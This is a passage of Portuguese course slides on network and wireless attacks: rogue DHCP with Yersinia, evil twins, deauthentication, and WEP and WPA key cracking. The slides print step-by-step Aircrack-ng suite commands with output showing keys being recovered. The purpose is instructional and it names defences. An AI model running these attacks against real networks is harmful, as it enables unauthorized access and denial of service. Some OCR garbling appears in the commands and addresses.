- Após o número disponível de endereços IP no servidor DHCP estar esgotado, o atacante pode então configurar um servidor DHCP desonesto e responder a novas solicitações DHCP de clientes de rede, conforme mostrado na figura.
- O atacante configura um servidor DHCP desonesto para iniciar um ataque de falsificação de DHCP.
- O atacante pode definir o endereço IP do gateway padrão e do servidor DNS para ele mesmo para que possa interceptar o tráfego dos hosts da rede.



Ataques de exaustão de DHCP e servidores DHCP desonestos (cont.)

- A figura mostra um exemplo de uma ferramenta chamada Yersenia que pode ser usada para criar um servidor DHCP desonesto e iniciar ataques de exaustão e falsificação de DHCP.



```
root@kali: ~  
File Edit View Search Terminal Help  
yersenia 0.8.2 by Slay & tomac - DHCP mode [16:40:32]  
SIP DIP MessageType Iface Last seen  
  
Attack Panel  
No. Attack parameters  
0  
1 Server ID 123.123.123.123  
2 Start IP 192.168.166.001  
3 End IP 192.168.166.200  
Lease Time (secs) 00999999  
Renew Time (secs) 00033333  
Subnet Mask 255.255.255.000  
Router 192.168.166.250  
DNS Server 192.168.166.250  
Domain h4cker.org  
ESC to abort - ENTER to continue  
Select attack to launch (or to quit)  
Total Packets: 0 DHCP Packets: 0 MAC Spoofing [X]  
Those strange attacks...  
DHCP Fields  
Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF  
SIP 000.000.000.000 DIP 255.255.255.255 SPort 00068 DPort 00067  
Op: 01 Htype: 01 HLEN: 06 Hops: 00 Xid: 643C9869 Secs: 0000 Flags: 8000  
CI: 000.000.000.000 YI: 000.000.000.000 SI: 000.000.000.000 GI: 000.000.000.000  
CH: 02:48:33:66:02:51 Extra
```


5.2 Explorando vulnerabilidades sem fio

Visão geral

- Os clientes estão preocupados com a segurança de suas redes Wi-Fi, como deveriam estar.
- Como os sinais sem fio podem ser recebidos fora das instalações, e as redes sem fio são essencialmente redes internas, é essencial verificar periodicamente a eficácia das medidas de segurança Wi-Fi.
- Não diretamente relacionado com Wi-Fi, mas igualmente crucial, é a força da segurança de acesso da rede, assim, se um atacante conseguir obter acesso à rede sem fio, ainda não poderá acessar recursos confidenciais.


Pontos de acesso clandestinos

- Um dos ataques sem fio mais simples envolve um atacante instalando um AP desonesto em uma rede para enganar usuários a se conectarem a esse AP.
- Basicamente, o atacante pode usar esse AP desonesto para criar um backdoor e obter acesso à rede e seus sistemas, conforme ilustrado na figura.



Ataques Evil Twin

- Em um **ataque gêmeo** maligno, o agressor cria um access point desonesto e o configura da mesma maneira que a rede corporativa existente, conforme ilustrado na figura.
- Geralmente, o agressor usa falsificação de DNS para redirecionar a vítima para um portal cativo clonado ou um site.
- Quando os usuários estão conectados ao gêmeo maligno, um hacker pode facilmente injetar um registro DNS falso no cache DNS, alterando o registro de DNS para todos os usuários na rede falsa.
- Qualquer usuário que fizer login no gêmeo maligno será redirecionado pelo registro de DNS falso injetado no cache.
- Um agressor que realiza um ataque de intoxicação de cache DNS quer fazer com que o cache do DNS aceite um registro falso.
- Algumas formas de se defender contra falsificação de DNS estão usando filtragem de pacotes, protocolos criptográficos e recursos de detecção de falsificação fornecidos pelas implementações sem fio modernas.



Ataques de desassociação (ou Desautenticação)

- Um atacante pode fazer com que clientes sem fio legítimos se desautentiquem de APs sem fio legítimos ou roteadores sem fio para executar uma condição de DoS ou fazer esses clientes se conectarem a um Gêmeo Maligno.
- Esse tipo de ataque também é conhecido como ataque de desassociação, porque o atacante desassocia (tenta desconectar) o usuário do AP sem fio autenticador e, em seguida, realiza outro ataque para obter as credenciais válidas do usuário.
- Um SSID (Service Set Identifier – Identificador do conjunto de serviços) é o nome ou identificador associado a uma WLAN 802.11, incluída em texto simples em muitos pacotes sem fio e beacons.
- Um cliente sem fio precisa conhecer o SSID para associar a um AP sem fio.
- É possível configurar ferramentas passivas sem fio, como Kismet ou KisMAC, para ouvir e capturar SSIDs e qualquer outro tráfego de rede sem fio.
- Ferramentas como o **Airmon-ng** (que faz parte da *suíte* Aircrack-ng) mostradas na figura podem realizar este reconhecimento.
 - O sistema neste exemplo possui cinco adaptadores de rede sem fio diferentes, e o adaptador wlan1 **é usado para o monitoramento**.

```
|---[root@websploit]--[~]
|--- #airmon-ng start wlan1
PHY      Interface  Driver      Chipset
phy0     wlan0      mac80211_hwsim  Software simulator of 802.11
                        radio(s) for mac80211
phy1     wlan1      mac80211_hwsim  Software simulator of 802.11
                        radio(s) for mac80211
                        (mac80211 monitor mode vif enabled for [phy1]wlan1
on [phy1]wlan1mon)
                        (mac80211 station mode vif disabled for [phy1]wlan1)
phy2     wlan2      mac80211_hwsim  Software simulator of 802.11
                        radio(s) for mac80211
phy3     wlan3      mac80211_hwsim  Software simulator of 802.11
                        radio(s) for mac80211
phy4     wlan4      mac80211_hwsim  Software simulator of 802.11
                        radio(s) for mac80211
```


Ataques de desassociação (ou Desautenticação) (Cont.)

- A ferramenta **Airodump-ng** (também parte do conjunto Aircrack-ng) pode ser usada para farejar e analisar o tráfego da rede sem fio, conforme mostrado na figura.
- Ele pode ser usado para farejar redes sem fio e obter seus SSIDs, juntamente com os canais que eles estão operando.
- Muitas corporações e indivíduos configuram seus APs sem fio para não anunciar (difundir) seus SSIDs e não responder a solicitações de sondagem de broadcast.
- No entanto, se você farejar em uma rede sem fio tempo suficiente, você finalmente pegará um cliente tentando associar-se ao AP e então poderá obter o SSID.
- Na figura, você pode ver o BSSID e o ESSID para cada rede sem fio disponível.
 - Basicamente, o ESSID identifica a mesma rede que o SSID.
- Você também pode visualizar o protocolo de criptografia ENC.
 - Os protocolos de criptografia podem ser WPA versão 1, WPA2, WPA3, WEP ou OPN.

```
|--[root@websploit]--[~]
|--- #airodump-ng wlan1mon
[CH 11 ][ Elapsed: 42 s ][ 2021-06-25 12:57
BSSID      PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
06:FD:57:76:39:AE  -28  30           0   0  11  54  WPA  TKIP  PSK
FREE-INTERNET
BSSID      STATION  PWR  Rate      Lost  Frames
Notes  Probes
(not associated)  02:00:00:00:02:00  -29   0 - 1      19      3
FREE-INTERNET
(not associated)  F2:E7:9A:BB:8F:F4  -49   0 - 1      0      2
(not associated)  EA:C8:35:5F:40:52  -49   0 - 1      0      2
(not associated)  E6:A7:76:32:52:16  -49   0 - 1      0      2
```

Ataques de desassociação (ou desautenticação) (Cont.)

- Um ataque de desautenticação pode ser executado usando o utilitário Aircrack-ng.
- Um exemplo é ilustrado na figura.
- O padrão 802.11w define o recurso Proteção de Quadros de Gerenciamento (MFP).
 - O MFP protege dispositivos sem fio contra quadros de gerenciamento falsificados de outros dispositivos sem fio que, de outra forma, desautenticam uma sessão de usuário válida.
- Em outras palavras, o MFP ajuda a se defender contra ataques de desautenticação.
- O MFP é negociado entre o cliente sem fio (suplicante) e o dispositivo de infraestrutura sem fio (AP, roteador sem fio, etc.).



```
CH 11 ]] Elapsed: 4 mins ]] 2017-08-13 18:11 ]] Interface wlan0 down
BSSID      PWR RXQ  Beacons  #Data, M/s  CH  PB  ENC  CIPHER AUTH ESSID
08:02:8E:03:88:02 -18  0   2323    66324  0  11  54e  WPA2 COM  PSK   corp-net
BSSID      STATION    PWR  Rate  Lost  Frames  Probe
08:02:8E:03:88:02 DC:A4:CA:67:38:01 -36  54e-  1    0  61122

root@kali:~# aircrack-ng -0 0 -a 08:02:8E:03:88:02 wlan0
18:11:16 Waiting for beacon frame (BSSID: 08:02:8E:03:88:02) on channel 11
NB: This attack is more effective when targeting
a connected wireless client (i.e. client's mac).
18:11:17 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:17 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:18 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:18 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:18 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:19 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:19 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:20 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:20 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:21 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:21 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
18:11:22 Sending DeAuth to broadcast -- BSSID: 08:02:8E:03:88:02
^C
root@kali:~#
```

Ataques à lista de redes preferenciais

- Sistemas operacionais e suplenes sem fio (clientes), em muitos casos, mantêm uma lista de redes sem fio confiáveis ou preferidas.
- Isso também é referido como a *lista de rede preferida (PNL)*.
- Um PNL inclui o SSID da rede sem fio, senhas em texto simples ou senhas WEP ou WPA.
- Os clientes usam essas redes preferidas para associar automaticamente a redes sem fio quando não estiverem conectados a um AP ou a um roteador sem fio.
- É possível que os agressores ouçam as solicitações desses clientes e fingirem ser as redes sem fio para fazer com que os clientes se conectem aos dispositivos sem fio dos atacantes e ouçam sua conversa ou manipulem sua comunicação.

Bloqueio e interferência de sinal sem fio

- O objetivo de bloquear *sinais sem fio* ou *causar interferência de rede sem fio* é *criar uma condição de DoS* completa ou parcial na rede sem fio.
- Tal condição, se bem-sucedida, é muito disruptiva.
- A maioria das implementações sem fio modernas fornece recursos embutidos que podem ajudar a detectar imediatamente tais ataques.
- Para bloquear um sinal de Wi-Fi ou qualquer outro tipo de comunicação de rádio, um atacante basicamente gera ruído aleatório nas frequências que as redes sem fio usam.
- Com as ferramentas apropriadas e adaptadores sem fio que suportam injeção de pacotes, um atacante pode fazer com que clientes legítimos se desconectem dos dispositivos de infra-estrutura sem fio.

War Driving

- *War driving* é um método que os atacantes usam para encontrar pontos de acesso sem fio onde quer que estejam.
- Apenas dirigindo (ou andando) por aí, um agressor pode obter uma quantidade significativa de informações durante um período muito curto.
- Outro ataque semelhante é *war flying*, que envolve o uso de um computador portátil ou outro dispositivo móvel para procurar redes sem fio a partir de uma aeronave, como um drone ou outro veículo aéreo não tripulado (UAV).

Ataques do Vetor de inicialização (IV) e protocolos sem fio não seguros

- Um atacante pode causar alguma modificação no vetor de inicialização (IV) de um pacote sem fio criptografado durante a transmissão.
- O objetivo do atacante é obter muitas informações sobre o texto simples de um único pacote e gerar outra chave de criptografia que possa então ser usada para decifrar outros pacotes usando o mesmo IV.
- O WEP é suscetível a muitos ataques diferentes, incluindo ataques IV, por isso é considerado obsoleto.
- O WEP deve ser evitado e muitos dispositivos de rede sem fio não o suportam mais.
- As chaves WEP existem em dois tamanhos: chaves de 40 bits (5 bytes) e de 104 bits (13 bytes).
- Além disso, o WEP usa uma IV de 24 bits, que é adicionada à chave pré-compartilhada (PSK).
- Quando você configura um dispositivo de infraestrutura sem fio com WEP, os IVs são enviados em texto simples.
- WEP usa RC4 de uma maneira que permite que um atacante quebre o PSK com pouco esforço.
- O problema está relacionado com a forma como o WEP usa os IVs em cada pacote.
- Quando o WEP usa RC4 para criptografar um pacote, ele antecede os IVs à chave secreta antes de incluir a chave no RC4.

Ataques do Vetor de inicialização (IV) e protocolos sem fio não seguros (Cont.)

- Posteriormente, um agressor tem os primeiros 3 bytes de uma chave supostamente "secreta" usada em cada pacote.
- Para recuperar o PSK, um atacante precisa coletar dados suficientes do ar.
- Um atacante pode acelerar esse tipo de ataque apenas injetando pacotes ARP (porque o comprimento é previsível), o que permite que o atacante recupere o PSK muito mais rapidamente.
- Depois de recuperar a chave WEP, o atacante pode usá-la para acessar a rede sem fio.
- Um atacante também pode usar o conjunto de ferramentas Aircrack-ng para quebrar (recuperar) o WEP PSK.
- Para realizar este ataque usando o conjunto Aircrack-ng, um atacante primeiro lança Airmo-ng, como mostrado:

```
root@kali# airmo-ng start wlan0 11
```

- A interface sem fio é **wlan0**, e o canal sem fio selecionado é o **11**.
- Agora o agressor quer ouvir todas as comunicações direcionadas ao BSSID **08:02:8E:D3:88:82**.
- O comando abaixo grava todo o tráfego em um arquivo de captura chamado **omar_capture.cap**.
- O agressor só precisa especificar o prefixo para o arquivo de captura.

```
root@kali# airodump-ng -c 11 --bssid 08:02:8E:D3:88:82 -w omar_capture wlan0
```

Ataques do Vetor de Inicialização (IV) e protocolos sem segurança de rede sem fio (Cont.)

- O atacante pode usar Aireplay-ng para ouvir as solicitações ARP e, em seguida, reproduzir, ou injetar, elas de volta na rede sem fio, como mostrado:

```
root@kali# aireplay-ng -3 -b 08:02:8E:D3:88:82 -h 00:0F:B5:88:AC:82 wlan0
```

- O atacante pode usar Aircrack-ng para quebrar o WEP PSK, como demonstrado:

```
root@kali# aircrack-ng -b 08:02:8E:D3:88:82 omar_capture.cap
```

- Após o Aircrack-ng quebrar (recuperar) o PSK WEP, a saída no exemplo ao lado é exibida.
- O PSK WEP quebrado (recuperado) é mostrado na linha realçada.

```
Aircrack-ng 0.9

[00:02:12] Tested 924346 keys (got
99821 IVs)


KB  depth byte(vote)
0   0/ 9 12( 15) A9( 25) 47( 22) F7( 12) FE( 22) 1B( 5) 77( 3)
A5( 5) F6( 3) 02( 20)
1   0/ 8 22( 11) A8( 27) E0( 24) 06( 18) 3B( 26) 4E( 15) E1( 13)
25( 15) 89( 12) E2( 12)
2   0/ 2 32( 17) A6( 23) 15( 27) 02( 15) 6B( 25) E0( 15) AB( 13)
05( 14) 17( 11) 22( 10)
3   1/ 5 46( 13) AA( 20) 9B( 20) 4B( 17) 4A( 26) 2B( 15) 4D( 13)
55( 15) 6A( 15) 7A( 15)

KEY FOUND! [ 56:7A:15:9E:A8 ]

Decrypted correctly: 100%
```


Ataques do Vetor de Inicialização (IV) e protocolos sem segurança sem fio (Cont.)

- A WPA e a WPA2 são suscetíveis a diferentes vulnerabilidades.
- O WPA3 aborda todas as vulnerabilidades às quais a WPA e a WPA2 são suscetíveis, e muitos profissionais sem-fio recomendam WPA3 a organizações e indivíduos.
- Todas as versões de WPA oferecem suporte a métodos de autenticação diferentes, incluindo PSK.
- A WPA não está suscetível aos ataques IV que afetam o WEP; no entanto, é possível capturar o handshake de quatro vias da WPA entre um cliente e um dispositivo de infraestrutura sem fio e, em seguida, forçar por força bruta o PSK WPA.



Ataques do Vetor de Inicialização (IV) e protocolos sem fio sem segurança (Cont.)


- A figura ilustra as seguintes etapas:
 - Etapa 1** . Um agressor monitora a rede Wi-Fi e encontra clientes sem fio conectados ao SSID corp-net.
 - Etapa 2** . O agressor envia pacotes DeAuth para desautenticar o cliente sem fio.
 - Etapa 3** . O atacante captura o handshake quatro vias da WPA e quebra o WPA PSK.(É possível usar listas de palavras e ferramentas como o Aircrack-ng para realizar este ataque.)



- [illegible]

Ataques do Vetor de inicialização (IV) e protocolos sem fio não seguros (Cont.)

- **Etapa 3** . O atacante usa o **comando aireplay-ng** , como mostrado na figura, para realizar um ataque de desautenticação contra a rede sem fio. No terminal mostrado na parte superior da figura, é possível ver que o atacante coletou o handshake da WPA.



```
CH 11 || Elapsed: 4 mins || 2017-08-13 18:11 || interface wlan0 down


BSSID      PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08:02:BE:D3:88:82 -36 0 2325 60324 0 11 54e WPA2 CCMP PSK corp-net

BSSID      STATION PWR Rate Lost Frames Probe
08:02:BE:D3:88:82 DC:A4:CA:67:3B:B1 -36 54e- 1 0 61122

root@kali:~# aireplay-ng -0 0 -e 08:02:BE:D3:88:82 wlan0
18:11:16 Waiting for beacon frame (BSSID: 08:02:BE:D3:88:82) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:11:17 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:17 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:18 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:18 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:18 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:19 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:19 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:20 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:20 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:21 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:21 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
18:11:22 Sending DeAuth to broadcast -- BSSID: [08:02:BE:D3:88:82]
^C
root@kali:~#
```

Ataques do Vetor de Inicialização (IV) e protocolos sem fio não seguros (Cont.)

- **Etapa 4** . O atacante usa o **comando aircrack-ng** para quebrar o WPA PSK usando uma lista de palavras, como mostrado na figura. (O nome do arquivo é **words** neste exemplo.)



```
File Edit View Search Terminal Help
CH 11 [E] Elapsed: 1 hour 38 mins [2017-06-13 19:37] [ WPA handshake: 08:02:BE:03:88:82
BSSID          PWR RXQ Beacons  AData, #/s CH PB ENC CIPHER AUTH ESSID
08:02:BE:03:88:82 -38 180 52433 61023 0 11 54e WPA2 COMP PSK corp-net
BSSID          STATION          PWR Rate Lost Frames Probe
08:02:BE:03:88:82 DC:A4:CA:67:3B:01 -41 54e-24 12 62555
root@kali:~#


File Edit View Search Terminal Help
root@kali:~# aircrack-ng -w words wpa_capture-02.cap
Opening wpa_capture-02.cap
Read 455311 packets.

# BSSID          ESSID          Encryption
1 08:02:BE:03:88:82 corp-net        WPA (1 handshake)

Choosing first network as target.
Opening wpa_capture-02.cap
```

Ataques de Vetor de Inicialização (IV) e protocolos de rede sem fio não seguros (Cont.)

- **Etapa 5** . A ferramenta demora um pouco para processar, dependendo da potência do computador e da complexidade do PSK. Depois de decifrar o PSK da WPA, uma janela semelhante à da figura mostra o WPA PSK (**corpsupersecret** neste exemplo).



```
root@kali:~#   
BSSID STATION PWR Rate Lost Frames Probe   
08:02:8E:D3:88:82 DC:A4:CA:67:3B:01 -41 54e-24 12 62555   
root@kali:~#   
root@kali:~#   
File Edit View Search Terminal Help   
Aircrack-ng 1.2 rc4   
[00:00:00] 60/29317 keys tested (1676.68 k/s)   
Time left: 17 seconds 0.20%   
KEY FOUND! [ corpsupersecret ]   
Master Key : 55 15 C7 6C 20 6F A2 FE 66 07 B2 8F E9 E9 6E 21   
27 55 20 E7 91 AE 88 58 5E C2 E5 17 04 D5 63 B6   
Transient Key : AB 20 4B 96 8C 0A 3C 5E 0F C8 69 C6 18 D2 EE B7   
E0 20 FA 68 47 56 00 90 B5 7F 80 F8 41 77 A2 FB   
87 5E 30 64 C2 2D 8B 35 DD FE 1D 61 6C 67 07 0C   
53 BF 68 9D 4C D6 50 EB 50 E7 34 51 50 43 CB 77   
EAPOL HMAC : 05 12 7E 39 1B 7C 73 60 4F 73 46 49 90 38 E8 19   
root@kali:~#
```


Ataques do Vetor de inicialização (IV) e protocolos sem fio não seguros (Cont.)

- KRACK (*ataque* de reinstalação de chave) é uma série de vulnerabilidades que afetam a WPA e a WPA2.
- A exploração dessas vulnerabilidades depende da configuração específica do dispositivo.
